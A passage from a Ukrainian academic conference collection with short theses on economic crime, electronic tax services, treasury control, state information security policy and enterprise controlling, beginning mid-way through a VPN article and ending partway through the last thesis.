Що стосується протоколу L2TP, то його використовують у випадках, коли мережу можна вважати надійною, а лише необхідно вирішити завдання створення віртуальної підмережі в рамках існуючої великої мережі. Тут

проблеми безпеки стають неактуальними, точніше цей протокол перекладає завдання забезпечення безпеки на інші, як правило протоколи L2TP і IPSec.

Таким чином створення VPN-мереж дозволяє надійно захистити усі дані, які проходять, як правило, через Internet, гарантуючи при цьому недоторканість особистого життя, безпеки фінансової, службової та іншої інформації.

Список використаних джерел:

1. Что такое VPN или как защитить сеть [Електронний ресурс]. – Режим доступу: http://pro-spo.ru/network-tech/4304-chto-takoe-vpn-ili-kak-zashhitit-set.
2. 7 мифов о VPN и причины начать им пользоваться [Електронний ресурс]. – Режим доступу: https://lifehacker.ru/2016/05/12/mify-o-vpn/.
3. Что такое VPN и зачем это [Електронний ресурс]. – Режим доступу : https://blog.kaspersky.ru/vpn-explained/10635/.

Сидорова Е. О.
викладач кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ
Біденчук Т. М.
курсант Дніпропетровського державного університету внутрішніх справ

ПРОБЛЕМНІ ПИТАННЯ ПРОТИДІЇ ЕКОНОМІЧНІЙ ЗЛОЧИННОСТІ В УКРАЇНІ

Поняття «економічна злочинність» в кримінальному праві України сформувалося з утворенням перехідної «ринкової» економіки на основі недоліків регулювання і управління економічними процесами. Чинний Кримінальний кодекс України не містить Розділу, який би мав назву «Економічні злочини» чи «Злочини у сфері економічної діяльності». Статті, якими передбачено кримінальну відповідальність за економічні злочини містяться у Розділах VI та VII (злочини проти власності та злочини у сфері господарської діяльності) [1]. Доцільним є дати визначення поняттю «економічні злочини» - це істотна частина корисливої злочинності, яка безпосередньо пов’язана з економічними відносинами. Економічна злочинність - це головний чинник, який загрожує національній безпеці України. Саме цей вид злочинності достатньо великий вплив має на різні сторони суспільного життя [2].

Зрозуміло, що в діях економічної злочинності є ознаки злочинної економічної політики, спрямованої на знищення економіки України шляхом накопичення капіталів у тіньовому секторі економіки і поступового знищення бюджетної системи.

Особлива небезпечність таких діянь полягає в тому, що технологія їх здійснення може використовуватись у будь-якій галузі економіки держави чи напрямку господарської діяльності. При цьому такі діяння є не лише джерелом накопичення капіталів незаконного походження, а й одночасно засобом їх відмивання. До таких протиправних економічних діянь належить:

- утворення та випуск у безготівковий платіжний обіг фіктивних коштів, що призводить до незаконної емісії;
- підробка, використання та передача в обіг посадовою особою фіктивних документів як у корисливих власних інтересах, так і в інтересах третіх осіб;
- впровадження в офіційну підприємницьку діяльність отриманих незаконним шляхом коштів;
- фіктивне підприємництво;
- свідоме порушення належного проведення бухгалтерського обліку;
- оголошення фіктивного банкрутства суб'єкта підприємницької діяльності;
- використання бюджетних коштів в інтересах окремих приватних структур чи підприємців;
- розкрадання коштів шляхом проникнення в електронні банківські мережі;
- економічне шпигунство [3].

Перераховані суспільно небезпечні діяння є джерелом накопичення капіталів незаконного походження, тобто засобом здійснення економічних злочинних операцій у сфері безготівкових розрахунків.

Особливу увагу розкриттю злочинів у сфері економіки приділяє Головне управління національної поліції України у Дніпропетровській області. Протягом 2016 року на території області зареєстровано 308 кримінальних правопорушень, пов’язаних з використанням бюджетних коштів. За вчинення 120 злочинів цієї категорії особам повідомлено про підозру. До суду з обвинувальними актами , у тому числі з угодою направлено 162 кримінальних провадження [4].

Відсутність заходів по протидії їм у кримінальному праві базується на змінах суспільно-економічних відносин за роки існування України як незалежної держави. На цьому ґрунті виникла їх неузгодженість з кваліфікаційними схемами кримінально-правових норм. Тому закономірним є те, що при колишній плановості економіки у практиці Національної поліції України такі випадки не зустрічалися, за винятком приписок при проведенні господарюючими суб'єктами фіктивних операцій [5].

Отже, неналежне ведення бухгалтерського обліку стає нормою, що дозволяє неофіційній економіці збільшувати свої масштаби, переходити кордони нашої держави і ставати потужними джерелами транснаціонального підпільного сектору економіки.

Одним із аспектів цієї проблеми, є надходження готівки в легальну економіку, одержаної злочинним шляхом [6].

Представники економічної злочинності створили своєрідний «емісійний центр», через який здійснюють незаконні емісії в безготівкових розрахунках між суб'єктами підприємницької діяльності у вигляді господарських угод. Такі злочини здійснюються шляхом введення:

- платіжних документів, які супроводжуються фіктивними авізо;
- фінансово не забезпечених чеків;
- акредитивів;
- векселів;
- системи електронних розрахунків.

Кожен спосіб вказаних правопорушень має свої технологічні особливості, обумовлені індивідуальними правилами застосування в платіжному обігу згаданих форм розрахунків. У той же час система відмивання незаконно надбаних коштів однакова в усіх економічних сферах, оскільки вони базуються на безготівковій системі кредитно-розрахункових банківських операцій. Тому найбільш характерними є три способи використання таких коштів:

1-й спосіб — придбання за допомогою незаконно надбаних коштів, у тому числі валюти, матеріальних цінностей і об'єктів приватизації;

2-й спосіб — акумулювання незаконно отриманих коштів шляхом їх розміщення на депозитних рахунках чи у вигляді надання кредитів;

3-й спосіб — переведення на валютні рахунки за кордон шляхом використання незбалансованого бартеру чи через створені офшорні зони [7].

Для упередження і припинення таких протиправних діянь актуальним стає питання взаємодії спецслужб відповідних країн. Крім того, не дивлячись на те, що національна валюта України є неконвертованою, існує багато варіантів використання фіктивних безготівкових коштів у взаєморозрахунках по торгівельних операціях, передбачених міжнародними угодами, що може стати об'єктом зацікавленості для спецслужб іноземних держав [8].

Протягом останніх декількох років в Україні багато говориться про так зване рейдерство. Базуючись на корупції у судових органах, зниженні законодавчих вимог до діяльності охоронних структур і недосконалому чинному законодавстві, та негативно впливаючи на економічну, соціальну, правову і зовнішньополітичну сферу, "рейдерство" формує серйозні загрози державній безпеці України [9].

Багато випадків злочинної діяльності в сфері економіки не доводяться до стадії винесення звинувачувального вироку. І коли економічні злочини стають предметом судового розгляду, вони можуть залишитися незавершеними. Існує немало труднощів на стадії розслідування таких справ, які можуть відігравати важливу роль в судовому процесі. В результаті цього нерідко обвинувальний вирок суду спростовується навіть після декількох років розслідування. Тому заходи іншого характеру, а не лише прийняття нового законодавства варто вважати необхідними для успішного виконання програми боротьби з економічною злочинністю.

На даному етапі економічним злочинам протидіють (загалом близько 15 тисячі осіб):

- податкова поліція;

- Департамент захисту економіки Національної поліції України;
- Департамент контррозвідувального захисту інтересів держави у сфері економічної безпеки СБУ;
- Слідчі органи прокуратури

Так, актуальним залишається створення єдиного органу – Служби фінансових розслідувань, яка буде складатися із Центрального апарату та 7 територіальних органів (кожен охоплює 3-4 області). До основних функцій, які будуть відноситися до даного органу слід віднести:

- виявлення, припинення, розкриття та досудове розслідування злочинів, що спрямовані проти інтересів держави у сфері фінансів та суміжних сфер;
- підготовка пропозицій для Міністерства фінансів щодо формування політики у сфері протидії зазначеним злочинам;
- профілактична діяльність.

Особливість нової служби полягає в зміні силового підходу на комплексний та аналітичний – с використанням сучасних методик розслідування.

Податковою міліцією за 2016 рік було відшкодовано збитків на суму 419,5 млн. гривень, а грошове утримання податкової міліції у звітному періоді становило – 562,2 млн. гривень. Очевидним є необхідність створення нового, більш професійного та дієвого органу.

Створення Служби фінансових розслідувань було підтримано Президентом України П.О. Порошенко та схвалено Кабінетом міністрів України, також в найближчий час планується надати проект Закону на розгляд Верховній раді України.

Список використаних джерел:

1. Кримінальний кодекс України/ [Електронний ресурс] – Режим доступу: http://zakon2.rada.gov.ua/laws/2341-14.
2. Базилевич В. Д., Базилевич К. С. Ринкова економіка: Основні поняття і категорії: Навч. посіб. — К.: Знання, 2006. — С.263.
3. Базілінська О. Я. Макроекономіка: Навч. посіб. — К.: ЦНЛ, 2005 — С.442.
4. Звіт ГУНП в Дніпропетровській області за 2016 рік/ [Електронний ресурс] – Режим доступу: https://dp.npu.gov.ua/uk/publish/article/243626.
5. Предборський В. А. Економічна безпека держави: Монографія. — К.: Кондор, 2005. — С.391.
6. Отрошко О. В. Основи економічної теорії: Макроекономічний аспект: Навч. посіб. — К.: Знання, 2006. — С.222.
7. Круш П. В. Макроекономіка: Навч. посіб. — К.: ЦНЛ, 2005. — С.400.
8. Макроекономіка та макроекономічна політика: Навч. посіб. / А. Ф. Мельник і ін. — К.: Знання 2008. — С.699.
9. Національна економіка: Підручник / За ред. П. В. Круша. — К.: Каравела; Піча Ю. В., 2015. — С.416.

Сліс А. С.
Головний державний інспектор відділу
супроводження судових спорів у
справах загальної юрисдикції та
правового забезпечення діяльності
юридичного управління
Головне управління Державної
фіскальної служби
у Дніпропетровській області

ДЕЯКІ ПРОБЛЕМНІ ПИТАННЯ НАДАННЯЕЛЕКТРОННИХ ПОСЛУГ ДЕРЖАВНОЮ ФІСКАЛЬНОЮ СЛУЖБОЮ

На даний час в України триває реформування органів доходів і зборів. Податкове та митне законодавство України поступово приводиться у відповідність до вимог законодавства Європейського союзу.

В свою чергу законодавство Європейського союзу направлене як на економічну та фінансову безпеку країн членів, так і на належне дотримання та забезпечення прав юридичних та фізичних осіб.

Принципи Європейського законодавства, разом з технічними новелами поступово інтегруються в українське суспільство, що відображається у зміні підходу до надання адміністративних послух державними органами, переходом їх у електронно-цифрову площину.

Так, з 01.01.2017 року набув чинності Закон України 21 грудня 2016 року № 1797-VIII «Про внесення змін до Податкового кодексу України щодо покращення інвестиційного клімату в Україні» яким, Податковий кодекс України доповнено статтею 42 [1].

Даною статтею вводиться новела у вітчизняне податкове законодавство, закріплюються принципи створення, функціонування електронного кабінету платника податків.

Електронний кабінет це електронна система взаємовідносин між платниками податків та державними, у тому числі контролюючими, органами з питань реалізації їхніх прав та обов'язків, передбачених Податковим кодексом України (далі – ПК України), відповідно до п. 14.1.56 2 ч. 14.1. ст.14 ПК України.[1]

Електронний кабінет побудований на принципах прозорості, контрольованості, інтеграції із системами, що використовуються платниками податків, своєчасності усунення технічних та/або методологічних помилок, автоматизованості, повноти функціоналу, спрощення процедури взаємодії платників податків та контролюючого органу та прискорення електронного документообігу між ними, заборони втручання, створення обмежень у функціонуванні та/або можливостей у використанні платниками податків електронного кабінету, пріоритетності документів, що надходять від державних, у тому числі контролюючих, органів, початок роботи в електронному кабінеті з автоматичного відкриття повідомлень, що надходять

від державних органів, та/або блокування можливості надіслання документів платником податків до отримання таким платником податків документів, що надійшли до його електронного кабінету від державних органів.[2]

Тобто, електронний кабінет забезпечує можливість реалізації платниками податків своїх прав та обов'язків, визначених насамперед Конституцією України, ПК України та нормативно-правовими актами, що прийняті на підставі та на виконання ПК України, законами з питань митної справи.

Електронний кабінет платника надає майже повний спектр послуг як для суб'єктів господарювання, так і громадян. Для роботи з кабінетом не потрібно встановлювати спеціалізованого програмного забезпечення, оскільки він працює як за допомогою персональних комп'ютерів, так і смарт-пристроїв, підключених до мережі Інтернет.

Платники – користувачі Електронного кабінету мають можливість в он-лайн режимі отримати інформацію з понад 10 реєстрів, зокрема, Реєстру платників податку на додану вартість, Реєстру платників єдиного податку, Реєстру осіб, які здійснюють операції з товарами тощо.

Так, зокрема, найбільш запитуваними послугами є сервіси систем електронного адміністрування податку на додану вартість та реалізації пального, листування з органами ДФС в електронному вигляді, стан розрахунків з бюджетом тощо [3].

При цьому, як з аналізу положень ст. 42 [1] ПК України, так і безпосередньо з Податкового кодексу України не вбачається відображення нормативно-правового забезпечення критеріїв для формування належної безпеки та захисту інформації в процесі використання електронного кабінету.

Відсутнє правове врегулювання наслідків які можуть настати для юридичних та фізичних осіб (платників податків) у разі втрати, викрадення інформації або використання такої інформації третіми особами.

Врегульовано лише питання, щодо звільнення від відповідальності платника податку у разі, коли у роботі електронного кабінету виявлена технічна та/або методологічна помилка і така помилка визнана технічним адміністратором та/або методологом електронного кабінету або її існування підтверджено рішенням суду (відповідно до ч. 42 [1].10 ст. 42 [1] ПК України).

Тобто, враховуючи інтенсивність розвитку інформаційних технологій, та як правило, не здатністю державними органами забезпечити постійне оновлення до вимого сьогодення, використання електронного кабінету платником податків та користування послугами, які надаються через нього, не надає гарантій, та не звільняє від всіх наслідків які можуть настати для платників податків, через незабезпечення надійності та безпеки сервісу.

Відсутність даного правового врегулювання на законодавчому рівні, не забезпечує якісну та швидку взаємодію платника податків та контролюючого органу між собою, що в свою чергу породжує необхідність у використанні інших законодавчих засобів, в тому числі і звернення до правоохоронних органів, суду, для захисту своїх порушених прав.

Тобто, вважаємо, що законодавче врегулювання питання щодо звільнення від фінансової, адміністративної відповідальності платників податків, не з вини яких сталося зловживання чи інше злочинне використання з корисною метою доступу до електронного сервісу, чи безпосередньо податкової, конференційної чи іншої інформації, яка міститься у електронному кабінеті платника податку і спричинила як наслідок порушення чинного законодавства України.

Це, в свою чергу, надасть можливість податковому органу швидко, та ефективно врегулювати вищевикладені проблемні питання якісними сервісними послуги та своєчасно відновити порушені права платників податків, заздалегідь не притягаючи їх до фінансової чи адміністративної відповідальності.

Список використаних джерел:

1. Податковий кодекс України : від 02.12.2010 р. № 2755- IV // Відомості Верховної ради України. - 2011.-№13-14, №15-16, №17. - Ст. 112;

2. Закону України «Про внесення змін до Податкового кодексу України щодо покращення інвестиційного клімату в Україні» : від 21 грудня 2016 року N 1797-VIII // ОВУ, 2017 р., N 4, ст. 106;

3. Основні дані про діяльність ДФС України. - [Електронний ресурс]. – Режим доступу: http://www.sts.gov.ua.

Струц А. С.
студентка юридичного факультету
Дніпропетровського державного
університету внутрішніх справ
Кокарєв І. В.
науковий керівник, доцент кафедри
економічної та інформаційної безпеки
Дніпропетровського державного
університету внутрішніх справ,
кандидат економічних наук, доцент

ДЕРЖАВНА КАЗНАЧЕЙСЬКА СЛУЖБА УКРАЇНИ ЯК СКЛАДОВА ФІНАНСОВОЇ БЕЗПЕКИ КРАЇНИ

Вітчизняна практика та світовий досвід переконливо доводять, що найефективнішим є управління державними фінансами з використанням казначейської системи касового виконання бюджетів.

Починаючи з 1992 року в Україні проводилось поетапне переведення касового виконання бюджетів з банківської на казначейську систему, яке супроводжується перерозподілом функцій між банківською і фінансовою системами з подальшим їх зосередженням у системі Державного казначейства.

Створення в Україні такої структури як Державне казначейство України дозволило наступне:

-по-перше, сконцентрувало в єдиній системі Держказначейства і в його обліку бюджетні ресурси та ресурси державних цільових фондів, які до цього перебували в установах Національного та комерційних банків і не повною мірою відображалися у звітності;

-по-друге, забезпечило прозорість руху коштів бюджетного процесу на стадії його виконання шляхом створення дієвих механізмів;

-по-третє, впровадило ефективний попередній і поточний контроль за цільовим спрямуванням бюджетних коштів.Фінансова безпека держави є важливою складовою системи економічної безпеки. Під економічною безпекою розуміють такий стан економічної системи, який характеризується збалансованістю і стійкістю до негативного впливу будь-яких загроз, здатністю забезпечувати на основі власних економічних інтересів свій стійкий і ефективний розвиток. Економічна безпека – фундаментальна основа економічно ефективної держави загалом. Фінансова безпека країни, безумовно, визначається насамперед ефективністю бюджетної, податкової й грошово-кредитної політики. Проте на сьогодні існують істотні загрози бюджетній безпеці країни, пов'язані з невиконанням органами Казначейства України своїх функцій щодо касового виконання бюджетів усіх рівнів. Державна казначейська служба України (ДКСУ) – головний фінансовий агент виконання бюджетів всіх рівнів шляхом концентрації фінансових ресурсів держави на єдиному казначейському рахунку.

Одним з найпоширеніших видів державного контролю є казначейський контроль. У багатьох країнах світу він вже багато років застосовується як невід’ємна складова процесу виконання державного та місцевих бюджетів. Проте в Україні структура державного казначейства почала функціонувати не так давно, і через відсутність достатнього досвіду виникає багато питань стосовно самого визначення змісту і сутності поняття казначейського контролю в Україні, що є значною перепоною на шляху вдосконалення процесу управління доходами і видатками бюджету [1, с. 8].

У Бюджетному кодексі (частина 2 ст. 19) визначено, що на всіх стадіях бюджетного процесу в Україні здійснюється фінансовий контроль та оцінка ефективності використання бюджетних коштів [2].

Для організації контролю на стадіях бюджетного процесу важливого значення набуває казначейський контроль, який здійснюється на всіх етапах формування і використання бюджетних коштів. Значення казначейського контролю за виконанням місцевих бюджетів виявляється у великій кількості порушень бюджетного законодавства. До основних порушень відносяться наступні [3]:

- недотримання вимог бюджетної класифікації;
- порушення норм бюджетного законодавства щодо зарахування окремих доходів до місцевих бюджетів відповідного рівня;
- недотримання вимог законодавства в частині формування та використання коштів резервного фонду місцевих бюджетів;

• затвердження в кошторисах установ видатків, не передбачених законодавством та не підтверджених відповідними розрахунками;

• недотримання законодавства з питань оплати праці;

• заниження в обліку вартості активів унаслідок не оприбуткування земельних ділянок, будівель, споруд, матеріальних цінностей.

Виходячи із існуючої законодавчо-нормативної бази, контроль органів Державної казначейської служби України щодо місцевих бюджетів здебільшого можна класифікувати як попередній. Оскільки для попередження незаконних дій по зарахуванню надходжень до бюджетів органи ДКСУ проводять роботу із встановлення належності того чи іншого виду надходжень до конкретного бюджету та, відповідно, наперед розподіляють надходження між бюджетами.

Таким чином, казначейській контроль є важливою ланкою у загальній системі фінансового контролю в Україні та грає значну роль в забезпеченні фінансової безпеки держави.

Список використаних джерел:

1. Олійник Д. Актуальні питання контролю за виконанням місцевих бюджетів [Текст] / Д.Олійник // Фінансовий контроль. – 2014.– №4. – С.7-10.

2. Бюджетний кодекс України: Закон України від 08 липня 2010 р. № 2456-VI [Електронний ресурс]. – Режим доступу : http://zakon.rada.gov.ua /cgi-bin/laws

3. Офіційний веб-сайт Державної фінансової інспекції України [Електронний ресурс]. – Режим доступу: // http://dkrs.gov.ua/kru/uk/

Струцка І. Р.
курсант ФПФППД Дніпропетровського державного університету внутрішніх справ
Поливанюк В.Д.
науковий керівник, кандидат юридичних наук, доцент, старший викладач кафедри тактико-спеціальної підготовки ФПФППД Дніпропетровського державного університету внутрішніх справ

АКТУАЛЬНІ ПИТАННЯ ЩОДО ЗАБЕЗПЕЧЕННЯ ОРГАНІЗАЦІЇ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ ДЕРЖАВИ

Інформаційна безпека є невід’ємною частиною національної, тому дуже важливо застосовувати якомога діючі засоби інформаційного захисту, особливо зараз, у час розвитку інформаційних технологій. Саме тому тема моєї роботи є

актуальною, адже важливо створювати дійсно діючі організації боротьби з інформаційною загрозою.

Згідно з пунктом 28 статті 106 Конституції України [1, 31] відповідним указом було створено Міжвідомчу комісію з питань інформаційної політики, як консультативно-дорадчий орган. Комісію очолив сам Президент України.

Основними завданнями Комісії є аналіз стану і можливих загроз національній безпеці України в інформаційній сфері та узагальнення міжнародного досвіду щодо формування та реалізації інформаційної політики.

Пізніше Віктор Ющенко своїм Указом № 377/2008 ввів в дію рішення РНБО "Про невідкладні заходи щодо забезпечення інформаційної безпеки України"[2]. Відповідно до цього указу уряд, зокрема, мав:

- розробити і внести у шестимісячний строк на розгляд Верховної Ради України проект Концепції національної інформаційної політики, яка визначатиме основні напрями, засади і принципи національної політики, механізми її реалізації та пріоритети розвитку інформаційної сфери;

- затвердити державну програму формування позитивного іміджу України;

- виділити фінансування на інформаційно-роз'яснювальну діяльність культурно-інформаційних центрів при закордонних дипломатичних установах України, розширити мережу таких центрів;

- затвердити заходи щодо розширення вітчизняного мовлення на території інших держав іноземними мовами;

- вжити невідкладних заходів щодо забезпечення присутності програм вітчизняних телерадіоорганізацій у багатоканальних мережах інших держав[3].

Комісія діє при Раді національної оборони і безпеки України іразом з РНБО вона протидіє інформаційній небезпеці. Адже зараз ведеться дуже активна інформаційна війна.

Лише після революції Гідності питанням інформаційної безпеки приділяється більше уваги. Указом Президента України було оприлюднено рішення Ради національної безпеки і оборони України від 28 квітня 2014 р. “Про заходи щодо вдосконалення формування та реалізації державної політики у сфері інформаційної безпеки України”[4].

Було передбачено у місячний термін розробити і внести на розгляд Верховної Ради України законопроекти про внесення змін до деяких законів України щодо протидії інформаційній агресії іноземних держав, передбачивши механізм протидії негативному інформаційно-психологічному впливу, зокрема, шляхом заборони ретрансляції телевізійних каналів, а також запровадження для іноземних засобів масової інформації, системи інформування та захисту журналістів, які працюють у зоні збройних конфліктів, вчинення терористичних актів, при ліквідації небезпечних злочинних груп[5, 15].

Отже, питання забезпечення інформаційної безпеки є дуже важливим для України. Тому діяльність Міжвідомчої комісії з питань інформаційної політики та інформаційної безпеки повинна бути дуже активною та діючою. Її метою повинна бути якнайбільш ефективна протидія інформаційній загрозі з інших країн.

Список використаних джерел:

1. Конституція України. – С.:ТОВ «ВВП Нотіс», 2016 – 56 с.
2. Указ Президента України № 377/2008 "Про невідкладні заходи щодо забезпечення інформаційної безпеки України" Режим доступу: http://zakon2.rada.gov.ua/laws/show/377/2008
3. http://infopedia.su/1x971a.html
4. Указ президента Про рішення Ради національної безпеки і оборони України від 28 квітня 2014 року "Про заходи щодо вдосконалення формування та реалізації державної політики у сфері інформаційної безпеки України" Режим доступу: http://zakon2.rada.gov.ua/laws/show/449/2014
5. Я. Малик Інформаційна безпека україни: стан та перспективи розвитку // Ефективність державного управління: Збірник наукових праць. – 2015. – Вип. 44.

Томарович Т. В.
студентка Харківського навчально-наукового інституту ДВНЗ
«Університет банківської справи»

НАУКОВО-МЕТОДИЧНІ ТА НОРМАТИВНО-ПРАВОВІ АСПЕКТИ ЗОВНІШНЬОЕКОНОМІЧНОЇ БЕЗПЕКИ УКРАЇНИ У СФЕРАХ ЕКОНОМІКИ ТА ФІНАНСІВ

Зовнішньоекономічна безпека України у сферах економіки та фінансів – важлива запорука стабільності української економіки на європейському та світовому ринку товарів та послуг. У зв'язку з глобалізаційними процесами та асиміляцією національних економік в єдину взаємопов'язану систему, гостро стоїть питання конфіденційності економічної інформації – її зберігання та раціональне використання в умовах конкурентного середовища ринкової економіки.

Національна безпека України забезпечується шляхом проведення виваженої державної політики відповідно до прийнятих в установленому порядку доктрин, концепцій, стратегій і програм у політичній, економічній, соціальній, воєнній, екологічній, науково-технологічній, інформаційній та інших сферах [1].

Питанням інформаційної безпеки присвячено наукові праці зарубіжних та вітчизняних вчених, таких, як: О. Голубченко, А. Циплаков, Т. Васильців, В. Богуш, О. Юдін, Л. Донець, Н. Ващенко, В. Цимбалюк, Т. Ткачук, Є. Степанова.

Зовнішньоекономічна діяльність - діяльність суб'єктів господарської діяльності України та іноземних суб'єктів господарської діяльності, побудована на взаємовідносинах між ними, що має місце як на території України, так і за її

межами [2]. Саме зовнішньоекономічна діяльність потребує особливої уваги щодо регулювання та забезпечення її інформаційної безпеки, адже вона відіграє роль регулятора української економіки та визначає сальдо торгівельного балансу країни.

Особливістю комп'ютеризації усіх сфер функціонування життя населення є те, що зараз все більше застосовуються інформаційно-комунікаційні технології, які охоплюю все більшу частину ринку та постійно вдосконалюються, а в тому, що навіть при збереженні повноти, цілісності, вірогідності та, навіть, зовнішнього вигляду, конфіденційності, новітні прийоми та технології доведення інформації, можуть мати зворотній ефект. Саме технології та окремі прийоми технології донесення інформації до свідомості громадськості, суспільства та окремої людини є, на даний час, визначальними.

Необхідно також враховувати, що застосування сучасних інформаційних технологій призвело до виникнення таких понять, як «комп'ютерна злочинність» та «комп'ютерний тероризм», які на сьогодні є поширеною практикою у всьому світі.

На основі розгляду законодавчо окреслених потенційних загроз безпеки економічної інформації, на даний час існують основні шляхи її запобігання.

По-перше, це створення, вдосконалення організаційно-розпорядчих передумов (законодавче регулювання – унормування та удосконалення нормативно-правової бази до потенційної наближеності у вирішенні сучасних проблем та загроз неправомірної втрати інформації; протидія створення монополій в провідних та стратегічно важливих галузях господарства; розвиток дієвої національної інформаційної інфраструктури; контроль діяльності державних органів, що займаються регулюванням та розробкою інформаційної безпеки, враховуючи запобігання неправомірного втручання) [3].

Наступним але не менш важливим, кроком є створення економічних умов захисту інформаційних ресурсів: забезпечення конкурентоспроможності вітчизняної інформаційної продукції та послуг, в тому числі за рахунок впровадження новітніх технологій та наповнення внутрішнього та світового інформаційного простору, спроможності протидії інформаційно-психологічним послаблення обороноздатності держави.

І наступним важливим кроком є забезпечення спроможності протидії інформаційно-хакерським операціям. За для цього необхідно своєчасно оновлювати захисне програмно-технічне забезпечення, слідкувати за відповідністю його діяльності найновішим вимогам у сфері захисту інформаційних систем. Даний аспект забезпечення інформаційної безпеки є особливо важливим у діяльності фінансово-кредитних, торгівельних, логістико-транспортних, митних, та інших організаціях, які широко використовують у своїй діяльності фінансові ресурси – гроші та їх еквіваленти та персональні дані свої своїх клієнті – споживачів товарів, робіт чи наданих послуг.

Відповідно до найсучасніших трактувань, основними показниками рівня інформаційної безпеки є: повнота висвітленої інформації; своєчасність подання необхідної інформації в необхідні строки; вірогідність та надійність певної указаної інформації; конфіденційність та зберігання уповноваженими

особами інформації приватного комерційного характеру; цілісність подання складових елементів економічної інформації; доступність інформації до її потенційних отримувачів та користувачів, її раціональне висвітлення; санкціонованість розповсюдження інформації економічного характеру [3].

Отже, у зв'язку з конкурентним середовищем ринкової економки, володіння та раціональне використання інформації економічного характеру є стратегічно важливим елементом у діяльності господарюючих суб'єктів. Проте, в еру комп'ютерних та інформаційних технологій, не менш важливим завданням є збереження економічної інформації, якому має сприяти законодавство та відповідна діяльність державних органів України, а також – економічна свідомість та стратегічне мислення менеджерів та керівників організацій, підприємств та відомств.

Список використаних джерел:

1. Про основи національної безпеки України: Закон України від Закон від 19.06.2003 № 964-IV [Електронний ресурс]. - Режим доступу: http://zakon3.rada.gov.ua
2. Про зовнішньоекономічну діяльність: Закон України від Закон від 16.04.1991 № 959-XII [Електронний ресурс]. - Режим доступу: http://zakon3.rada.gov.ua
3. Фурашев В. Питання законодавчого визначення понятійно-категоріального апарату у сфері інформаційної безпеки / В. Фурашев // Інформація і право. – № 1(4)/2012. – С. 46-55.

Фаїзов А. В.
доцент кафедри економіко-правових дисциплін, Національна академія внутрішніх справ України,
кандидат економічних наук, доцент

ФУНКЦІОНАЛЬНІ СКЛАДОВІ КОНТРОЛІНГУВ СИСТЕМІ ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА

Динамічність і складність сучасних умов господарювання, перманентне загострення конкурентної боротьби за ринки збуту та ресурси, зростання економічної злочинності і високий рівень ризиків прийняття управлінських рішень висувають нові вимоги до інформаційної складової економічної безпеки підприємства.

Формування ефективної системи економічної безпеки на засадах всеохоплюючого контролю за процесами неможливе без належного релевантного інформаційного забезпечення та відповідного аналітичного інструментарію. Саме ці завдання покликана вирішити концепція ефективного

управління – контролінг, яка досліджується як функціональна складова в теорії економічної безпеки що, в свою чергу, потребує обґрунтування доцільності застосування її інструментарію.

В наукових джерелах залежно від розуміння сутності контролінгу виокремлюють різні його функціональні платформи. Окремі дослідники під контролінгом розуміють орієнтовану на досягнення цілей інтегровану систему інформаційно-аналітичної та методичної підтримки управлінського процесу [1, 2, 3].

Якщо зауважити, що сутність економічної безпеки реалізується в комплексній критеріальній оцінці потенціалу і можливостей розвитку підприємства, ефективності використання його ресурсів, засобів протистояння зовнішнім та внутрішнім викликам [4], то саме інформаційно-аналітична домінанта контролінгу буде в основі реалізації цих завдань. Адже контролінг розглядають як систему спостереження за поведінкою економічного механізму конкретного підприємства з метою його вдосконалення для забезпечення перманентної ефективності господарювання та досягнення поставлених цілей. Ця концепція передбачає, що основне завдання контролінгу полягає у трансформації підходів до обробки даних та створення єдиної бази індикативно-об'єктивної інформації про всі процеси, що пов'язані з діяльністю підприємства. Контролінг з цих позицій забезпечує діагностування фактичного техніко-економічного і фінансового стану, порівняння його з прогнозованим, виявлення тенденцій та закономірностей розвитку економіки підприємства відповідно до генеральних цілей, а також попередження негативного впливу внутрішніх і зовнішніх факторів на фінансовий результат та положення на ринку [5]. Тобто система контролінгу створює інформаційно-індикативну базу для превентивного визначення потенційних загроз економічній безпеці підприємства, що дозволяє сформувати механізм раннього попередження та уникнення можливих небезпек.

Не менш важлива й інша функціональна платформа, де контролінг – система управління формуванням прибутку підприємств, яка передбачає деталізацію та розшифровку змісту конкретних показників, що характеризують їх діяльність в цілому [3,5,6]. Адже на думку окремих науковців, саме прибуток є основним критерієм економічної безпеки підприємства [7,8]. Контролінг дозволяє проводити комплексну оцінку ефективності роботи всіх підрозділів підприємства, визначати їх вклад в кінцевий результат та передбачає використання логіко-дедуктивних показників. Ця система поступово розкладає узагальнюючий показник на складові нижчих рівнів і трансформує його в завдання та сфери відповідальності окремих структурних підрозділів підприємства.

Економічна безпека підприємства – здатність протистояти зовнішнім і внутрішнім загрозам шляхом взаємоузгодження інтересів підприємства із умовами та інтересами суб'єктів як зовнішнього, так і внутрішнього середовища [8]. З цієї позиції, одним із важливих завдань контролінгу є формування системи конкурентних переваг. При цьому, крім оцінки

внутрішнього потенціалу підприємства, його сильних і слабких сторін, контролінг повинен забезпечити проведення спеціальних досліджень зовнішнього середовища, що передбачають збір і аналіз даних про конкурентів та кон'юнктуру галузі, ринки ресурсів і технологій, соціально-економічні та правові аспекти ведення бізнесу. Ця низка завдань реалізовується в межах моніторингової функції, яку окремі дослідники відносять до спеціальних [5].

Реалізація потенціалу та конкурентних переваг підприємства передбачають злагоджену роботу всіх підрозділів і відділів підприємства. Забезпечення високої ефективності менеджменту, оптимальної та ефективної організаційної структури управління підприємством – одна з основних цілей економічної безпеки. Для її досягнення в системі контролінгу виділяють особливу функцію – інтегральну, яка передбачає координування діяльності, синхронізацію зусиль всіх підрозділів на досягненні цілей [9].

Окремо слід виділити так звану обліково-контрольну функцію контролінгу, яка теж може застосовуватися в системі економічної безпеки підприємства. Ця функціональна складова передбачає визначення та оцінку рівня реалізації планових цілей, оцінку ризиків їх досягнення, встановлення критичних меж відхилень, а також виявлення та інтерпретацію причин їх появи [10]. Контролінг визначає не тільки чинники, які зумовили розрив між результатами, а й розробляє заходи для попередження та усунення цих розривів. Саме це виокремлює ще одну не менш важливу функцію системи – коментуючу. Пропонуючи різні альтернативні варіанти в прийнятті управлінських рішень і розв'язанні складних ситуацій, контролінг готує широкий спектр можливих шляхів для реалізації поставлених цілей з обґрунтуванням і коментарями до кожного з них.

